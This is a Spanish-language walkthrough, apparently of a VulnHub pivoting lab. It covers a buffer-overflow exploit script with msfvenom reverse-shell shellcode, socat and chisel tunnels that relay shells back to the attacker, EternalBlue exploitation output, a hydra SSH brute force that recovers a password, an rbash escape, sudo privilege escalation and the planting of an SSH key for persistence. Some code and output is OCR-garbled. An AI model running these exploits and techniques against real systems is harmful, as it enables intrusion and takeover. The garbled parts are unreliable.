
```

[root@kali ~]# /home/kali/Desktop/Vulnhub/Fawkes
# ./server_hogwarts

```

Esto fue en local ahora toca explotar el servicio

Tenemos que tener en cuenta que la reverse shell tiene que mandarla al nodo mas cercano



**Creamos el nuevo payload

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.100.128 LPORT=5555 -b "\x00" -p y -v shellcode
```

**El nuevo payload seria

```
#!/usr/bin/python3

import socket

offset = 112
before_eip = b"A" * offset

eip = b"\x55\x9d\x04\x08" #8049d55
shellcode = b"""

shellcode += b"\xd9\xd9\x74\x24\xf4\x58\xbd\x95\x05\x09"
shellcode += b"\x07\x2b\xc9\xb1\x12\x31\x68\x17\x83\xe8\xfc"
shellcode += b"\x03\xfd\x16\xeb\xf2\xcc\xc3\x1c\x1f\x7d\xb7"
shellcode += b"\xb1\x8a\x83\xbe\xd7\xfb\xe5\x0d\x97\x6f\xb0"
shellcode += b"\x3d\xa7\x42\xc2\x77\xa1\xa5\xaa\x47\xf9\x32"
shellcode += b"\xaal\x20\xf8\xba\xbf\x03\x75\x5b\x0f\x05\xd6"
shellcode += b"\xcd\x3c\x79\xd5\x64\x23\xb0\x5a\x24\xcb\x25"
shellcode += b"\x74\xba\x63\xd2\xa5\x13\x11\x4b\x33\x88\x87"
shellcode += b"\xd8\xca\xae\x97\xd4\x01\xb0"

after_eip = b"\x90"*32 + shellcode

payload = before_eip + eip + after_eip

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.100.129",9898))
s.send(payload)

s.close()
```

**Nos metemos a la nagiri

proxychains ssh root@10.10.0.130

*Enviamos el socat a la nagiri y lo guardamos en tmp socat

proxychains scp socat root@10.10.0.130:/tmp/socat

*Creamos una conexion con aragog desde nagiri

./socat TCP-LISTEN:5555,fork TCP:10.10.0.128:5556

Nos conectamos a la aragog y establecemos un socat con la maquina atacante

```
./socat TCP-LISTEN:5556,fork TCP:192.168.3.52:443
```

Todo lo que escuche por el puerto 5556 lo va a dirigir a la IP 192.168.3.52 por el puerto 443


Ahora volvemos a escuchar por el puerto 443

```
nc -lvp 443
```

Lanzamos el exploit


```
proxychains python3 exploit.py
```

Y estamos dentro de la maquina fawkes



```
%  
= > ~/Desktop/Vulnhub/Fawkes >  
> ls  
exploits server_hogwarts  
> nc -lvp 443  
listening on [any] 443 ...  
connect to [192.168.3.52] from (UNKNOWN) [192.168.3.54] 38968  
  
kali㉿kali:~/Desktop/Vulnhub/Fawkes/exploits >  
> cd exploits  
> ls  
exploit.py exploit.py~  
> proxychains python3 exploit.py  
[proxychains] config file found: /etc/proxychains4.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.17  
[proxychains] Dynamic chain ... 127.0.0.1:8888 ... 127.0.0.1:1080 <-- socket error or timeout!  
[proxychains] Dynamic chain ... 127.0.0.1:8888 ... 192.168.100.129:9898 ... OK.  
| 140 B/s | 155 B/s 192.168.3.52
```

Al hace sudo -l



```
sudo -l  
User harry may run the following commands on 2b1599256ca6:  
(ALL) NOPASSWD: ALL
```

El resultado indica que el usuario **harry** tiene **acceso total sin necesidad de contraseña** para ejecutar cualquier comando como superusuario (**root**).


Por lo que si hacemos

```
sudo su
```

```
sudo /bin/sh
```

```
sudo /bin/bash
```

podremos escalar privilegio a root



```
sudo /bin/sh  
whoami  
root
```

Ahora vamos con la maquina Dumbledore

**Empezamos con el escaneo nmap

```
proxychains nmap -sT -Pn --top-ports 500 --open -T5 -v -n 192.168.100.136 2>/dev/null
```

**Despues de esto se me fue la luz XD, y las interfaces de las maquinas se reiniciaron así que mejor quite la nagiri, aragog y fawkes, así que establecí la conexión directa con dumbledore sin usar chisel y socat porque ya pánk, pero las demás máquinas sí están en otras redes

al hacer el escaneo nmap a dumbledore sale esto

```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
445/tcp    open  microsoft-ds
```

hacemos esto

```
crackmapexec smb 192.168.100.136
```

**Vemos que el smb está expuesto

Entramos al siguiente repositorio y lo clonamos

<https://github.com/3ndG4me/AutoBlue-MS17-010>

```
git clone https://github.com/3ndG4me/AutoBlue-MS17-010
```

Al ejecutarlo contra la máquina nos da los named pipes

```
python3 eternal_checker.py 192.168.100.136
/home/kali/Desktop/Vulnhub/Dumbledore/resources/AutoBlue-MS17-010/mysmb.py:137: SyntaxWarning: invalid escape sequence '\C'
  pipes = [ 'netlogon', 'lsarpc', 'samr', 'browser', 'spoolss', 'atsvc', 'DAV RPC SERVICE', 'epmapper', 'eventlog', 'InitShutdown', 'keysvc', 'lsass', 'LSM_API_service', 'ntsvcs', 'plugplay', 'protected_storage', 'router', 'SapiServerPipe5-1-5-5-0-70123', 'scrpcl', 'srvsvc', 'tapsrv', 'trkwks', 'W32TIME_ALT', 'wksvc', 'PIPE_EVENTROOT\CLIMV2SCM EVENT PROVIDER', 'db2remotecmd' ]
[] Target OS: Windows 7 Home Basic 7601 Service Pack 1
[] The target is not patched
== Testing named pipes ==
OK Done
```

Bueno en mi caso la máquina no funciona bien porque cuando se fue la luz se reinició y se perdieron cosas pero se vería así

```
proxychains python2.7 zzz_exploit.py 192.168.100.130
ProxyChains-3.1 (http://proxychains.sf.net)
|D-chain|->-127.0.0.1:8888->-127.0.0.1:1080-<--timeout
|D-chain|->-127.0.0.1:8888-><-192.168.100.130:445-<--OK
[*] Target OS: Windows 7 Enterprise 7601 Service Pack 1
[+] Found pipe 'samr'
[+] Using named pipe: samr
[*] Target is 64 bit
Got frag size: 0x10
GROOM_POOL_SIZE: 0x5030
BRIDE_TRANS_SIZE: 0xfa0
CONNECTION: 0xffffffa8036118820
SESSION: 0xfffffff8a0000ccde0
FLINK: 0xfffffff8a001c10088
InParam: 0xfffffff8a001c0a15c
MID: 0x803
[+] success controlling groom transaction
[*] modify transl struct for arbitrary read/write
[*] make this SMB session to be SYSTEM
[*] overwriting session security context
[*] have fun with the system smb session!
[!] Dropping a semi-interactive shell (remember to escape special chars with ^)
[!] Executing interactive programs will hang shell!
C:\Windows\system32>
```

y aqui seguiria pasar nc al windows

tonses lo descargas y lo pasas

algo asi

```
[02]: fe80::25ba:cc5b:9ald:609a
[02]: Intel(R) PRO/1000 MT Network Connection
      Connection Name: Local Area Connection 2
      DHCP Enabled: Yes
      DHCP Server: 172.18.0.254
      IP address(es)
[01]: 172.18.0.128
[02]: fe80::60fb:5dfc:9c33:d2e8
```

```
C:\Windows\system32>dir \\192.168.100.128\smbFolder\
```

```
> smbserver.py smbFolder $(pwd) -smb2support
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.111.38,60846)
[*] AUTHENTICATE_MESSAGE (\,DUMBLEDORE-PC)
[*] User DUMBLEDORE-PC\ authenticated successfully
[*] ::::00::aaaaaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:smbFolder)
```

Ahora vamos con Matrix

la ip es 172.18.0.129

Vamos a escanear esta maquina

```
nmap -sT -Pn --top-ports 500 --open -T5 -v -n 172.18.0.129
```

```
nmap -sT -Pn --top-ports 500 --open -T5 -v -n 172.18.0.129
Starting Nmap 7.95 ( https://nmap.org ) at 2023-05-22 20:22 EDT
Initiating Connect Scan at 20:22
Scanning 172.18.0.129 [500 ports]
Discovered open port 22/tcp on 172.18.0.129
Discovered open port 80/tcp on 172.18.0.129
Completed Connect Scan at 20:22, 0.07s elapsed (500 total ports)
Nmap scan report for 172.18.0.129
Host is up (0.0014s latency).
Not shown: 498 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

Puerto 22 y 80 abiertos con los servicios ssh y http

hacemos una busqueda de directorios

```
gobuster dir -u http://123.18.0.129/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
```

```
rror: error on running gobuster: unable to connect to http://172.10.0.129/: http://172.10.0
d while awaiting headers)
gobuster dir -u http://172.18.0.129/ /SecLists/Discovery/Web-Content/directory
=====
Jobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
+] Url:          http://172.18.0.129/
+] Method:       GET
+] Threads:      10
+] Wordlist:     /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
+] Negative Status codes: 404
+] User Agent:   gobuster/3.6
+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
assets      (Status: 301) [Size: 0] [--> /assets/]
Progress: 220559 / 220560 (100.00%)
=====
finished
=====
```

Bueno hacemos otro escaneo nmap pero de todos los puertos y vemos un servicio misterioso ahí

```
› nmap -sT -Pn -p- --open -T5 -v -n 172.18.0.129
Starting Nmap 7.95 ( https://nmap.org )           .05-22 20:38 EDT
Initiating Connect Scan at 20:38
Scanning 172.18.0.129 [65535 ports]
Discovered open port 80/tcp on 172.18.0.129
Discovered open port 22/tcp on 172.18.0.129
Discovered open port 31337/tcp on 172.18.0.129
Completed Connect Scan at 20:38, 8.01s elapsed (65535 total ports)
Nmap scan report for 172.18.0.129
Host is up (0.0018s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31337/tcp open  Elite

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 8.07 seconds
```

Vamos a examinarlo con whatweb

whatweb <http://172.18.0.129:31337>

```
› whatweb http://172.18.0.129:31337
http://172.18.0.129:31337[200 OK] B          ,Country[RESERVED][ZZ], HTML5 HTTPServer[SimpleHTTP/0.6 Python/2.7.14], IP[172.18.0.129], JQuery, Python[2.7.14], Script[text/javascript], Title[Welcome in Matrix]
```

Otra pagina web

Al examinar el codigo fuente vemos un texto codificado

```

43      </div><!-- End / header -->
44
45  <div class="container">
46    <div class="hero_wrapper">
47      <div class="row">
48        <div class="col-lg-10 col-sm-offset-0 col-sm-offset-0 col-md-offset-0 col-lg-offset-1">
49          <div class="hero_title_inner"><span class="hero_icon"><bc/&span>
50            <h1 class="hero_title">Cypher</h1>
51            <p class="hero_text">You know... I know this steak doesn't exist. I know when I put it in my mouth; the Matrix is telling my brain that it is juicy, and delicious. After nine years.. you know...
52            </p>
53          </div>
54        </div>
55      </div>
56
57      <!-- countdown_module hide undefined -->
58      <div class="countdown_module hide undefined" data-date="2018/10/17">
59        <span>Days</span>
60        <span>Hours</span>
61        <span>Minutes</span>
62        <span>Seconds</span>
63      </div><!-- End / countdown_module hide undefined -->
64
65  <div class="service_wrapper">
66
67    <!-- service -->
68    <div class="service">
69      <p class="service_text">ZWNobyAiVGhlbiB5b3UnbGwgc2VILCB0aGF0IGI0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdBiZ
70      </p>
71    </div><!-- End / service -->
72
73
74    </div>
75  </div>
76</div><!-- End / hero -->
77
78</div><!-- End / Content -->
79
80</div><!-- End / Vendors -->
81
82<script type="text/javascript" src="assets/vendors/_jquery/jquery.min.js"></script>
83<script type="text/javascript" src="assets/vendors/_jquery_countdown/jquery.countdown.min.js"></script>
84<script type="text/javascript" src="assets/vendors/_flat_surface_shadow/flat_min.js"></script>
85<script type="text/javascript" src="assets/vendors/_flat_surface_shadow/particleground.js"></script>
86<script type="text/javascript" src="assets/vendors/_font_awesome/iconfont/fontawesome-all.min.js"></script>
87<script type="text/javascript" src="assets/vendors/_font_awesome/iconfont/fontawesome.js"></script>
88<script type="text/javascript" src="assets/vendors/_highlight/highlight.pack.js"></script>
89<script type="text/javascript" src="assets/vendors/_TLayer/jquery.nob.YTLayer-min.js"></script>
90<script type="text/javascript" src="assets/vendors/_TLayer/jquery.nob.YTLayer-min.js"></script>
91<script type="text/javascript" src="assets/vendors/_vegas/vegas-min.js"></script>
92<!-- App -->
93<script type="text/javascript" src="assets/ja/main.js"></script>
94

```

ZWNobyAiVGhlbiB5b3UnbGwgc2VILCB0aGF0IGI0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdBiZ
W5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gliA+IEN5cGhlci5tYXRyaXg=

lo decodificamos

echo

"ZWNobyAiVGhlbiB5b3UnbGwgc2VILCB0aGF0IGI0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdBiZ
W5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gliA+IEN5cGhlci5tYXRyaXg=" | base64 -d; echo

**echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.matrix

Este seria el texto (incluyendo el echo) lo que parece ser un comando en bash,

Al buscar este documento dentro de la pagina veremos lo siguiente

The screenshot shows a Kali Linux desktop environment. In the top bar, there are several open tabs: 'Kali Linux', 'Debugging', 'Metrics', 'Snapshot', 'Error response' (active), 'view-source: http://172.18.0.129:31337/Cypher.matrix', and 'http://172.18.0.129/'. Below the tabs, the terminal window displays a massive amount of Brainfuck code, which is a sequence of characters representing assembly-like instructions for a virtual machine.

Bueno esto que pareciera ser un monton de simbolos al azar, o que intenta crear una imagen, en realidad son instrucciones en un lenguaje de codigo esoterico llamado brainfuck

****Esta seria el texto detras:**

You can enter into matrix as guest, with password k1ll0rXX

Note: Actually, I forget last two characters so I have replaced with XX try your luck and find correct string of password.

****Bueno, pues eso que la clave es esa pero que los ultimos 2 caracteres hay que encontrarlos, asi que**

con crunch crearemos diccionarios, los numeros son para decir el minimo y el maximo

Símbolo

Significado



Letras minúsculas (a-z)



Letras mayúsculas (A-Z)



Números (0-9)



Caracteres especiales (!@#\$...)

```
crunch 8 8 -t k1ll0r%@ > passwords
```

crunch 8 8 -t k1ll0r@% >> passwords (el >> es para que no elimine lo que ya habia en passwords)

y atacamos con hydra

```
hydra -l guest -P passwords ssh://172.18.0.129 -t 20 2>/dev/null
```

y tenemos clave

k1ll0r7n

```
❯ hydra -l guest -P passwords ssh://172.18.0.129
Hydra v9.5 (c) 2023 by van Hauser/THC & David Mac
Hydra (https://github.com/vanhauser-thc/thc-hydra)
[DATA] max 20 tasks per 1 server, overall 20 tasks,
[DATA] attacking ssh://172.18.0.129:22/
[22][ssh] host: 172.18.0.129 login: guest password: k1ll0r7n
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
Hydra (https://github.com/vanhauser-thc/thc-hydra)   at 2025-05-22 23:46:49
                                                               at 2025-05-22 23:46:50
                                                               Please do not use in military or secret services (l:1/p:520), ~26 tries per task
```

Si entramos e intentamos ejecutar comandos veremos que no se nos permite, estamos en una restricted bash, lo cual nos va a quitar mucha movilidad

```
guest@porteus:~$ whoami
-rbash: whoami: command not found
guest@porteus:~$
```

para salir del problema haremos lo siguiente al intentar conectarnos por ssh

```
ssh guest@172.18.0.129 bash
```

Al entrar veras que no se ve como una bash normal, no veras nada pero ejecuta los comandos

```
ssh guest@172.18.0.129 :h  
guest@172.18.0.129' password:  
  
whoami  
guest  
ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
inet 127.0.0.1/8 scope host lo  
    valid_lft forever preferred_lft forever  
inet6 ::1/128 scope host  
    valid_lft forever preferred_lft forever  
2: eth126: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
link/ether 00:0c:29:b9:ec:a7 brd ff:ff:ff:ff:ff:ff  
inet 172.18.0.129/24 brd 172.18.0.255 scope global dynamic eth126  
    valid_lft 1397sec preferred_lft 1397sec  
inet6 fe80::20c:29ff:feb9:eca7/64 scope link  
    valid_lft forever preferred_lft forever  
3: eth125: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
link/ether 00:0c:29:b9:ec:b1 brd ff:ff:ff:ff:ff:ff  
inet 10.15.12.128/24 brd 10.15.12.255 scope global dynamic eth125  
    valid_lft 1251sec preferred_lft 1251sec  
inet6 fe80::20c:29ff:feb9:ecb1/64 scope link  
    valid_lft forever preferred_lft forever
```

**Para subir a root

```
guest@porteus:/home$ sudo -l  
User guest may run the following commands on porteus:  
(ALL) ALL  
(root) NOPASSWD: /usr/lib64/xfce4/session/x fsm-shutdown-helper  
(trinity) NOPASSWD: /bin/cp
```

en home al hacer sudo -l vemos que podemos ejecutar lo que queramos como queramos

sudo whoami

metemos la clave k1ll0r7n

```
guest@porteus:/home$ sudo whoami
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

```
Password:  
root
```

Y podemos agregar nuestra credencial en el ssh

```
sudo su
```

```
cd /root/
```

```
cat ~/.ssh/id_rsa.pub | tr -d '\n' | xclip -sel clip
```

```
root@porteus:~# mkdir .ssh  
root@porteus:~# cd .ssh/  
root@porteus:~/ssh# vi authorized_keys  
bash: ci: command not found  
root@porteus:~/ssh# vi authorized_keys  
root@porteus:~/ssh# cat authorized_keys  
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQCi+yX/unDHhH7Xfhv/P/YqhsBoninWFExmHyK9B3d5xSF6bJPdKGZuKjfwY3f6cpBB6ESxWuD4KVKxUo/cv/rIVjcZ/iA5NGutDRNLlbKj3DtkwE  
DRYSqAL4Te/8lU26jiOLZtlYrqWRKxy04wZo0rZoJ8W6/3lYJtnHzaz+9S5RY1vE4oIMO+iMXbeR3Gh/edWN/lDrnA5JJxfu4HynHdMxW376CVyv5i1fvN8xd74OxgGEWpr815J52fq54hD8Wr2v7+z86COl5rTBAJkDsuvEv6TLIQNaiu8P1K12yqLgbewGfQQosKqfuqZXUg1bcuWZL/g06QAPocfT0bHTP59sD+AcgbCZlwGACKQ3rmmkC0cHbACuNY30Uyj0lyAbX7XeoCB9v7cNcXOSK1cGlkyfjo:AlcPDCart2QvA7/XdEdOR7Lz5/1VPePYxaZMYJDyhm2Xmt3KdOuug0gltQIMSDzb4g/EyD5Qcr/a1vg5SD9xFIR2IEzs= kali@kali  
root@porteus:~/ssh#
```

**Para arreglar lo de el formato de la bash eso se arregla con los comandos ya famosillos

```
script /dev/null -c bash
```

```
ctrl + z
```

```
stty raw -echo; fg
```

```
reset xterm
```

```
export TERM=xterm
```

```
export SHELL=bash
```

```
stty rows 44 columns 184
```

**Sigiente

Vamos a tmp

```
cd /tmp/
```

Y creamos un nuevo archivo, hostDiscovery.sh, en este caso no permite nano, pero con vi si
vi hostDiscovery.sh

```
#!/bin/bash
```

```
for i in (seq1254); do timeout 1 bash -c "ping -c 1 10.15.12.$i" &>/dev/null && echo "[+] Host  
10.15.12.$i esta arriba" &  
done; wait
```

**Para guardar esc, esc y escribimos :wq

Damos permisos de ejecucion

```
chmod +X hostDiscovery.sh
```

**Luego lo lanzamos

```
guest@porteus:/tmp$ ./hostDiscovery.sh  
[+] Host 10.15.12.1 esta arriba  
[+] Host 10.15.12.129 esta arriba  
[+] Host 10.15.12.128 esta arriba  
guest@porteus:/tmp$p a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth126: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
    link/ether 00:0c:29:b9:ec:a7 brd ff:ff:ff:ff:ff:ff  
    inet 172.18.0.129/24 brd 172.18.0.255 scope global dynamic eth126  
        valid_lft 1369sec preferred_lft 1369sec  
    inet6 fe80::20c:29ff:feb9:eca7/64 scope link  
        valid_lft forever preferred_lft forever  
3: eth125: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
    link/ether 00:0c:29:b9:ec:b1 brd ff:ff:ff:ff:ff:ff  
    inet 10.15.12.128/24 brd 10.15.12.255 scope global dynamic eth125  
        valid_lft 1366sec preferred_lft 1366sec  
    inet6 fe80::20c:29ff:feb9:ecb1/64 scope link  
        valid_lft forever preferred_lft forever
```

la 128 somos nosotros, por lo que la 129 deberia ser la brainpain

**Pasamos chisel

```
scp chisel root@172.18.0.129:/tmp/chisel
```

**Ponemos server y cliente

```
./chisel client 172.18.0.136:8787 R:5522:socks
```

```
./chisel server -p 8787 --reverse
```

Brainpain

**Modificamos o agregamos el proxy en confproxychains

socks 127.0.0.1 5522 (En mi caso borre los demas porque no los ocupaba y si los dejaba marca error ya que se usan en orden y si uno falta no pasa)

**Vemos que puertos estan abiertos

```
seq 1 65535 | xargs -P 500 -I {} proxychains nmap -sT -Pn -p{} --open -T5 -v -n 10.15.12..129  
2>&1 | grep "tcp open"
```

ps -faux | grep nmap | tail -n2 | head -n 1 (Para ver en que puerto va perke sn mushos xd)

```
seq 1 65535 | xargs -P 500 -I {} proxychains nmap -sT -Pn -p{} --open -T5 -v -n 10.15.12.129 2>&1 | grep "tcp open"  
9999/tcp open abyss  
10000/tcp open snet-sensor-mgmt
```

vemos que hay en la 10000 con whatweb

```
(root㉿kali) [/home/.../Desktop/Vulnhub/192.168.3.42/Resources] # proxychains whatweb http://10.15.12.129:10000  
[proxychains] config file found: /etc/proxychains4  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.17  
[proxychains] DLL init: proxychains-ng 4.17  
[proxychains] Strict chain ... 127.0.0.1:5522 ... 10.15.12.129:10000 ... OK  
http://10.15.12.129:10000 ↗ Country[RESERVED][ZZ], HTTPServer[SimpleHTTP/0.6 Python/2.7.3, IP[10.15.12.129], Python[2.7.3]
```

Y bueno hay un servicio

**Creamos el proxy en foxyproxy

127.0.0.1 Socks5 5522

Y aquí esta la pagina



Hacemos una enumeración de directorios

```
gobuster dir -u http://10.15.12.129:10000/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -t 20 --proxy socks5://127.0.0.1:5522
```

(Esto si no les funciona hagan el siguiente paso, mas que nada por los proxies)

Vamos a burpsuite, en socks proxy agregamos 127.0.0.1 port 5522

Y ahora podemos interceptar trafico

Vamos a interceptar trafico

A la pagina le agregaremos un /test por ejemplo

<http://10.15.12.129:10000/test>, buscamos, lo mandamos a intruder ctrl + I, seleccionamos test y le damos a add \$, y vamos a payload

The screenshot shows the OWASP ZAP interface with an 'Intruder attack' configuration. The 'Payloads' tab is active, showing a list of payloads. The payload type is set to 'Simple list' with 0 items. The payload configuration section allows for adding, loading, removing, and duplicating items. A list of items is present, including 'index', 'images', 'download', '2006', 'news', 'crack', 'serial', 'warez', 'full', and '12'. The 'Payload processing' and 'Payload encoding' tabs are also visible.

Le damos en load, y seleccionamos la lista de directory-list-2.3-mediu.txt o la que quieran

Y start attack

Asi se veria (Si su lista tiene comentarios quitenselos, se tiene que ver solo las entradas que queremos, asi como se ve en la parte de payload)

The screenshot shows the OWASP ZAP interface after performing an intruder attack. The 'Results' tab is selected, showing a table with the following data:

Request	Payload	Status code	Response	Error	Timeout	Length	Comment
1	Index	404	3	0	344	0	Index

The 'Payloads' tab is also visible on the right side of the interface.

Bueno con el tiempo el bin dara un code de 301

Attack	Save	Columns				
Results						
Positions Payloads Resource Pool Options						
Filter: Showing all items						
Request	Payload	Status ^	Error	Timeout	Length	Comment
69	bin	301			125	
		404			344	
	index	404			344	
	images	404			344	
	download	404			344	
	2006	404			344	
	news	404			344	
	crack	404			344	
	serial	404			344	
	warez	404			344	
	full	404			344	
0	12	404			344	
1	contact	404			344	
2	about	404			344	
3	search	404			344	
4	spacer	404			344	
5	privacy	404			344	
6	11	404			344	
7	logo	404			344	
8	blog	404			344	
9	new	404			344	

